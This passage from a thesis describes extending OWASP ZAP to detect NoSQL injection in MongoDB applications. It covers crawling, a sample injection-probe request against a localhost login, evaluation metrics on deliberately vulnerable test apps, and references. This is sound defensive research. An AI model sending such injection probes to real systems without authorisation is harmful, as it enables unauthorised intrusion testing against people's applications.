
getCategory(), getSolution() and getReference() – Used to retrieve vulnerability information.



Detecting vulnerabilities of a web application consists of several steps.

## Crawling

This involves discovering all the possible web pages and other resources of a web application. This is usually done by a component known as a web spider. Typically, a request is made to the base URL of the web application, and the HTML content is analyzed for new URLs. Thereby a list of URLs is discovered by the crawler. This is shown in figure 21.



| Processed | Method | URI                                     | Flags        |
|-----------|--------|---|--------------|
| ●         | GET    | http://127.0.0.1:9000                   | Seed         |
| ●         | GET    | http://127.0.0.1:9000/robots.txt        | Seed         |
| ●         | GET    | http://127.0.0.1:9000/sitemap.xml       | Seed         |
| ●         | GET    | http://127.0.0.1:9000/login             |              |
| ●         | GET    | http://127.0.0.1:9000/jquery.min.js     |              |
| ●         | GET    | http://127.0.0.1:9000/angular.min.js    |              |
| ●         | POST   | http://127.0.0.1:9000/login             |              |
| ●         | GET    | http://angularjs.org/                   | Out of Scope |
| ●         | GET    | http://errors.angularjs.org/1.6.0-rc.1/ | Out of Scope |
| ●         | GET    | http://127.0.0.1:9000/login?user=ZAP    |              |

Figure 21 - Crawling results

## Authentication

Different web applications use different methods of authentication. These include

- Basic Authentication
- NTLM
- JWT tokens
- OAuth
- SAML based authentication

Authentications credentials or an automated script should be provided by the user to scan pages that are protected by various authentication mechanisms.

## Performing attacks

Hackers manipulate request data at places commonly known as injection points and analyze the response to find out if any sensitive information has been exposed. This is frequently referred to as attacking a web application, as shown in figure 22.

```
GET http://127.0.0.1:9000/login?user=%2B HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1:9000/login
Connection: keep-alive
Cookie: _csrf=90AA0LXbIx8UkKLTaO51iU1I; XSRF-TOKEN=c2m6hd16-nOZ39hc1QvtRoZ2Jwhx1XHcF2VM
Upgrade-Insecure-Requests: 1
Content-Length: 0
Host: 127.0.0.1:9000
```

Figure 22 - attacking a web application

## Displaying vulnerability information

Any vulnerability exposed after performing an attack has an associated id known as CWE id, a description of the vulnerability, and steps on how to prevent the vulnerability. This information is given after a scan, as shown in figure 23.

The screenshot shows a vulnerability report for 'Absence of Anti-CSRF Tokens'. The report includes the following details:

- Title:** Absence of Anti-CSRF Tokens
- URL:** http://127.0.0.1:9000
- Risk:** Low
- Confidence:** Medium
- Parameter:**
- Attack:**
- Evidence:** <form action="/login" method="POST">
- CWE ID:** 352
- WASC ID:** 9
- Source:** Passive (10202 - Absence of Anti-CSRF Tokens)

**Description:**

No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast,...

**Other Info:**

No known Anti-CSRF token [anticsrf, CSRFToken, \_\_RequestVerificationToken, csrfmiddlewaretoken, authenticity\_token, OWASP\_CSRFTOKEN, anoncsrf, csrf\_token, \_csrf, \_csrfSecret] was found in the following HTML form: [Form 1: "user" "pass"].

Figure 23 - Vulnerability Information

## Chapter 4

# Evaluation Plan

### 4.1 Overview

#### 4.1.1 Research Scope

The research scope of the project is to identify the types of NoSQL injection (NoSQLi) attacks that can be performed on web applications that use MongoDB. The research primarily focuses on three types of attacks, namely, Authentication bypass, Unauthorized data access, and JavaScript Injection.

The research focuses on identifying how these attacks are performed on web applications that are written using programming languages such as Java, PHP, Python, and Node JS. Known vulnerable test applications such as MeanBug are used for this purpose, and several test apps were developed as part of the scope to mimic and simulate NoSQLi attacks. All the applications used for testing purposes use MongoDB as the database.

The scope also includes the automated discovery of the vulnerabilities mentioned above, for this purpose, the open-source DAST tool OWASP ZAP is extended. The extension was written encapsulating the logic necessary to detect vulnerabilities. Upon finding a vulnerability, a detailed description is given about the details of the vulnerability. Information on how to prevent the vulnerability and a link to the official OWASP page for the given vulnerability is provided.

#### 4.1.2 Current state of the problem domain

Currently, many web applications have started using MongoDB because it is highly suitable for unstructured data [2]. However, MongoDB comes with its own set of vulnerabilities, as mentioned in the Literature Review. Therefore, automating NoSQLi vulnerabilities are part of the roadmap of many DAST tools.

During the research, the author contacted Miroslav Stampar, the creator of the tool SQLMap which is an automated tool to detect SQL injection vulnerabilities, about extending his tool to support NoSQLi vulnerabilities to which he replied, "I plan to extend sqlmap into the 'NoSQL' world this year, so it is in a pipeline." Thereby, indicating automating NoSQLi vulnerability detection is already a need in the application security domain.

As mentioned in the 'Methodology' chapter, the open-source DAST tool Owasp ZAP was extended to support NoSQLi vulnerability detection.

#### 4.1.3 Evaluation Scope

The evaluation scope of the research is to evaluate how successful the developed NoSQLi vulnerability detection tool is in identifying vulnerabilities across web applications that are structured differently and are written using different programming languages, frameworks, and tools.

The Research Question, Hypothesis, and Evaluation Criteria of the project is stated as follows

Research question – What are the vulnerabilities present in web applications that use MongoDB and how to automate the detection of such vulnerabilities.

Hypothesis – By replicating and automating the behavior of a malicious user that performs a NoSQLi attack on a web application using a DAST framework, the vulnerabilities present in a web application can be identified.

#### Evaluation Criteria

- 1) Accuracy of the vulnerability detection mechanism – Number of vulnerabilities found vs. Number of vulnerabilities present
- 2) The Efficiency of the vulnerability detection mechanism – Time spent to find vulnerabilities
- 3) Reliability of the vulnerability detection mechanism – The consistency of the vulnerability detection mechanism

Evaluation of the solution is critical to determine how successful the proposed solution is [22]. Evaluating the solution across different domains, layouts and technologies are also essential to get an idea of how successful the solution will be against web applications running in production

environments. Once the evaluation criteria are established, the solution can be expanded and evaluated using the same criteria.

## 4.2 Evaluation Methodology

The evaluation follows an Experimental Methodology. Experimental methodology is a "is a systematic and scientific approach to research in which the researcher manipulates one or more variables, and controls and measures any change in other variables." [23]

When applied to the context of the project, the manipulated variables are the attacks directed at the targeted web application. In contrast, the variables that are measured are the responses sent by the web application in response to the attacks.

The evaluation criteria mentioned above are measured as follows

### 4.2.1 Establishing experiment results

To proceed with the assessment of the tool, the web applications and vulnerabilities are listed down in Table 4.1 as follows

| Web Application       | Programming Language | Public/ Developed as part of the research | Authentication Bypass | Unauthorized data access | Javascript Injection |
|-----------------------|----------------------|---|-----------------------|--------------------------|----------------------|
| MeanBug               | NodeJS               | Public                                    | ✓                     | ✓                        | ✗                    |
| vulnerable-nodejs-app | NodeJS               | Public                                    | ✗                     | ✗                        | ✓                    |
| Vulnerable PHP app    | PHP                  | Developed as part of the research         | ✓                     | ✗                        | ✓                    |
| Vulnerable Python app | Python               | Developed as part of the research         | ✓                     | ✗                        | ✓                    |

|                     |      |                                   |   |   |   |
|---------------------|------|-----------------------------------|---|---|---|
| Vulnerable Java app | Java | Developed as part of the research | × | ✓ | ✓ |
|---------------------|------|-----------------------------------|---|---|---|

Table 3 - Web Applications Used for Evaluation

From the listed applications, the applications given below are open source and available on GitLab for public usage.

MeanBug – (<https://github.com/dbohannon/MEANBug>)

This is an invoice management application built on the MEAN stack with intentional vulnerabilities used to demonstrate insecure configurations and missing or insufficient security controls.

Authentication Bypass vulnerability and unauthorized data access vulnerability are present in this application. This was written in NodeJS

vulnerable-nodejs-app – (<https://github.com/Charlie-belmer/vulnerable-node-app>)

This is another nodejs application available publicly. It is also a purposely vulnerable NodeJS and MongoDB application.

The applications Vulnerable PHP app, Vulnerable Python app, and Vulnerable Java app were self-developed as part of the research project.

#### 4.2.2 Measuring Accuracy

DAST solution is analyzed by using a 'Confusion Matrix' [24], which contains the four metrics, True Positive (TP), False Positive (FP), True Negative (TN), and False Negative (FN). TP indicates the automated tool correctly found the vulnerability which is present in the web app, FN indicates the tool failed to identify the vulnerability which is present in a web app. FP indicates the tool incorrectly identified a vulnerability that is not present in the web app. TN indicates that both the vulnerability is not present in the web app and not found by the tool. The confusion matrix is shown in figure 24




Figure 24 – Confusion Matrix

Several other metrics can be derived out of the confusion matrix, namely precision, recall, accuracy, and specificity [25] as shown in figure 25

$$\begin{aligned}
 \textit{precision} &= \frac{TP}{TP + FP} \\
 \textit{recall} &= \frac{TP}{TP + FN} \\
 \textit{F1} &= \frac{2 \times \textit{precision} \times \textit{recall}}{\textit{precision} + \textit{recall}} \\
 \textit{accuracy} &= \frac{TP + TN}{TP + FN + TN + FP} \\
 \textit{specificity} &= \frac{TN}{TN + FP}
 \end{aligned}$$

Figure 25 - Accuracy Metrics

Using these measurements, the accuracy of the solution can be determined. However, the metrics may vary if we test across multiple applications, and therefore it is best to test the solution with several test applications before determining its effectiveness.

Then to evaluate the automated tool, it is run against the test applications as follows, and the TP, FP, TN, and FN rates will be noted down, as shown in table 4.2.

**Benchmark** – TP and TN rate should be > 90% while FP and FN rates should be < 10%

| <u>Application</u>    | <u>TP Rate</u> | <u>FP Rate</u> | <u>TN Rate</u> | <u>FN Rate</u> |
|-----------------------|----------------|----------------|----------------|----------------|
| MeanBug               | 100%           | 0%             | 100%           | 0%             |
| vulnerable-nodejs-app | 100%           | 0%             | 100%           | 0%             |
| Vulnerable PHP app    | 100%           | 0%             | 100%           | 0%             |
| Vulnerable Python app | 100%           | 0%             | 100%           | 0%             |
| Vulnerable Java app   | 100%           | 0%             | 100%           | 0%             |

Table 4 - Measuring Accuracy

#### 4.2.3 Measuring efficiency

The Efficiency of the ZAP extension is measured by noting down the time taken to find vulnerabilities. Time is measured across five rounds, and an average time will be noted down, as shown in Table 4.2. If there are any large deviations in time between rounds, it should be investigated.

**Benchmark** – Average time taken should be less five minutes (300 s)

| <u>Application</u>    | <u>Time Taken – Round #1</u> | <u>Time Taken – Round #2</u> | <u>Time Taken – Round #3</u> | <u>Time Taken – Round #4</u> | <u>Time Taken – Round #5</u> | <u>Average Time</u> |
|-----------------------|------------------------------|------------------------------|------------------------------|------------------------------|------------------------------|---------------------|
| MeanBug               | 232s                         | 215s                         | 189s                         | 234s                         | 213s                         | 216.6 s             |
| vulnerable-nodejs-app | 58s                          | 65s                          | 45s                          | 43s                          | 51s                          | 52.4 s              |
| Vulnerable PHP app    | 65s                          | 71s                          | 68s                          | 54s                          | 57s                          | 63s                 |
| Vulnerable Python app | 110s                         | 122s                         | 113s                         | 129s                         | 113s                         | 117.4s              |



|                     |      |      |      |      |      |        |
|---------------------|------|------|------|------|------|--------|
| Vulnerable Java app | 128s | 113s | 124s | 143s | 139s | 129.4s |
|---------------------|------|------|------|------|------|--------|

Table 5 - Measuring efficiency

The reliability of the zap extension is measured by noting down the number of vulnerabilities found across five rounds, as shown in Table 4.3. If a vulnerability is found in one round and not the next, it should be investigated.

**Benchmark** – There should not be any deviations on vulnerabilities found in any two consecutive runs.

| <u>Application</u>    | <u>Vulnerabilities found – Round #1</u> | <u>Vulnerabilities found – Round #2</u> | <u>Vulnerabilities found – Round #3</u> | <u>Vulnerabilities found – Round #4</u> | <u>Vulnerabilities found – Round #5</u> |
|-----------------------|---|---|---|---|---|
| MeanBug               | 3                                       | 3                                       | 3                                       | 3                                       | 3                                       |
| vulnerable-nodejs-app | 2                                       | 2                                       | 2                                       | 2                                       | 2                                       |
| Vulnerable PHP app    | 2                                       | 2                                       | 2                                       | 2                                       | 2                                       |
| Vulnerable Python app | 3                                       | 3                                       | 3                                       | 3                                       | 3                                       |
| Vulnerable Java app   | 2                                       | 2                                       | 2                                       | 2                                       | 2                                       |

Table 6 - Measuring reliability

## Chapter 5

# Conclusion

### 5.1 Introduction

In this chapter, the author tries to conclude the thesis by listing down any final comments, the future work remaining in the subject area, and any improvements to be made. In the thesis, the author brought into attention the domains of application security, NoSQL, and how NoSQLi Injections are done by hackers. The author also listed down details regarding the attempt made to extend OWASP ZAP to automate the detection of such vulnerabilities.

The author hopes that this research can be made use by any person in the future to conduct and further enhance research on NoSQLi security. Also, there are many other databases such as couch DB, Hadoop, and Berkeley DB, to name a few that may have their own set of security vulnerabilities, and research should be conduct to expose vulnerabilities of those databases as well.

### 5.2 Problems Addressed

The research brought into light the various methods and techniques that can be employed by a hacker to perform NoSQLi Injection. These attacks can be made irrespective of the programming language used to implement the web application. In the methodology section, it was shown that each language could have security loopholes if user input is directly passed from the front end to the back end without any kind of validation. This fact should be considered by developers, and they should adhere to security best practices and guidelines and, most importantly, sanitize user input before passing them onto the backend.

Also, the research discussed extending OWASP ZAP to find NoSQLi vulnerabilities and thereby increase the security of web applications by scanning it with such a tool before deploying the application to production. DAST tools such as OWASP ZAP makes vulnerability discovery much more manageable and therefore extending ZAP is beneficial for the software development community as a whole

### 5.3 Future Work

The table given below (Table 6) lists down the repositories of OWASP ZAP NoSQLi extension and the vulnerable web applications used to test the extension. The web applications can also be made use as a case study of how NoSQLi attacks can be performed, and anyone is more than welcome to contribute to these projects by submitting a pull request for any improvements needed.

| Name of the project                  | Github repository link  |
|--------------------------------------|---|
| OWASP ZAP Extension                  | <a href="https://github.com/akilaweerat/zap-extensions">https://github.com/akilaweerat/zap-extensions</a>         |
| NoSQLi Python Vulnerable Application | <a href="https://github.com/akilaweerat/mongodbvuln-python">https://github.com/akilaweerat/mongodbvuln-python</a> |
| NoSQLi PHP Vulnerable Application    | <a href="https://github.com/akilaweerat/php-vuln">https://github.com/akilaweerat/php-vuln</a>                     |

Table 7 - Github Repository Links

Guidelines to extend the repositories is given as follows

- Clone the repository
- Create a branch with the feature name
- Do the changes
- Submit a merge request and tag @akilaweerat
- After the request is approved, please merge the changes to the master branch

The author will also continue the research on extending vulnerability detection to other languages and frameworks. Any suggestions and feedback are most welcome.

# References

- [1] “MongoDB – The Leading NoSQL Database | MongoDB.” [Online]. Available: <https://www.mongodb.com/leading-nosql-database>. [Accessed: 28-Nov-2019].
- [2] “Advantages Of NoSQL | MongoDB.” [Online]. Available: <https://www.mongodb.com/scale/advantages-of-nosql>. [Accessed: 02-Oct-2019].
- [3] “What is application security? A process and tools for securing software | CSO Online.” [Online]. Available: <https://www.csoonline.com/article/3315700/what-is-application-security-a-process-and-tools-for-securing-software.html#:~:targetText=Application security is the process,apps once they are deployed>. [Accessed: 02-Dec-2019].
- [4] “Position Piece Black-box vs. White-box Testing: Choosing the Right Approach to Deliver Quality Applications,” 2008.
- [5] “Category:Vulnerability Scanning Tools - OWASP.” [Online]. Available: [https://www.owasp.org/index.php/Category:Vulnerability\\_Scanning\\_Tools](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools). [Accessed: 02-Dec-2019].
- [6] “OWASP Top 10 Vulnerabilities | Veracode.” [Online]. Available: <https://www.veracode.com/directory/owasp-top-10>. [Accessed: 14-May-2020].
- [7] “dbohannon/MEANBug: An invoice management application built on the MEAN stack with intentional vulnerabilities used to demonstrate insecure configurations and missing or insufficient security controls.” [Online]. Available: <https://github.com/dbohannon/MEANBug>. [Accessed: 14-May-2020].
- [8] “OWASP ZAP.” [Online]. Available: <https://owasp.org/www-project-zap/>. [Accessed: 19-Jan-2020].
- [9] S. Gupta, N. K. Singh, and D. S. Tomar, “Analysis of NoSQL Database Vulnerabilities,” *SSRN Electron. J.*, Jun. 2018, doi: 10.2139/ssrn.3172769.

- [10] K. A. Mahmud and S. Hossain, "The Pros and Cons of Modern Web Application Security Flaws and Possible Solutions." .
- [11] "3.1 Authentication." Accessed: 21-Oct-2019. [Online]. Available: [www.infoq.com/articles/nosql-injections-analysis](http://www.infoq.com/articles/nosql-injections-analysis)
- [12] "No SQL Security." [Online]. Available: <http://sharif.edu/~amini/files/presentations/NoSQL-Security.pdf>. [Accessed: 16-May-2020].
- [13] A. Ron, A. Shulman-Peleg, and E. Bronshtein, "No SQL, No Injection? Examining NoSQL Security."
- [14] A. Professor, "A Survey on Security of NoSQL Databases," *Int. J. Innov. Res. Comput. Commun. Eng. (An ISO)*, vol. 3297, 2007, doi: 10.15680/IJIRCCE.2016.
- [15] "SQL Injection | OWASP." [Online]. Available: [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection). [Accessed: 29-Aug-2020].
- [16] "Testing for NoSQL injection - OWASP." [Online]. Available: [https://www.owasp.org/index.php/Testing\\_for\\_NoSQL\\_injection](https://www.owasp.org/index.php/Testing_for_NoSQL_injection). [Accessed: 02-Oct-2019].
- [17] "SQL Injection Attacks: Detection in a Web Application Environment," 2016.
- [18] S. Kumar Yadav, D. Shankar Pandey Asst Professor, and S. Lade Asst Professor, "A Comparative Analysis of Detecting Vulnerability in Network Systems," *Int. J. Adv. Res. Comput. Sci. Softw. Eng.*, vol. 7, no. 5, p. 2277, 2017, doi: 10.23956/ijarcse/SV7I5/0261.
- [19] S. El Idrissi, N. Berbiche, F. Guerouate, and M. Sbihi, "Performance Evaluation of Web Application Security Scanners for Prevention and Protection against Vulnerabilities," 2017.
- [20] A. Rajan and E. Erturk, "Web Vulnerability Scanners: A Case Study."

- [21] “PayloadsAllTheThings/NoSQL Injection at master · swisskyrepo/PayloadsAllTheThings · GitHub.” [Online]. Available:  
<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQLInjection#mongodb-payloads>. [Accessed: 19-Jan-2020].
- [22] “Evaluation: What is it and why do it? | Meera.” [Online]. Available:  
<http://meera.snre.umich.edu/evaluation-what-it-and-why-do-it>. [Accessed: 28-Mar-2020].
- [23] “Experimental Research - A Guide to Scientific Experiments.” [Online]. Available:  
<https://explorable.com/experimental-research>. [Accessed: 02-Oct-2019].
- [24] “Confusion Matrix - an overview | ScienceDirect Topics.” [Online]. Available:  
<https://www.sciencedirect.com/topics/engineering/confusion-matrix>. [Accessed: 28-Mar-2020].
- [25] T. Zeugmann *et al.*, “Precision and Recall,” in *Encyclopedia of Machine Learning*, Springer US, 2011, pp. 781–781.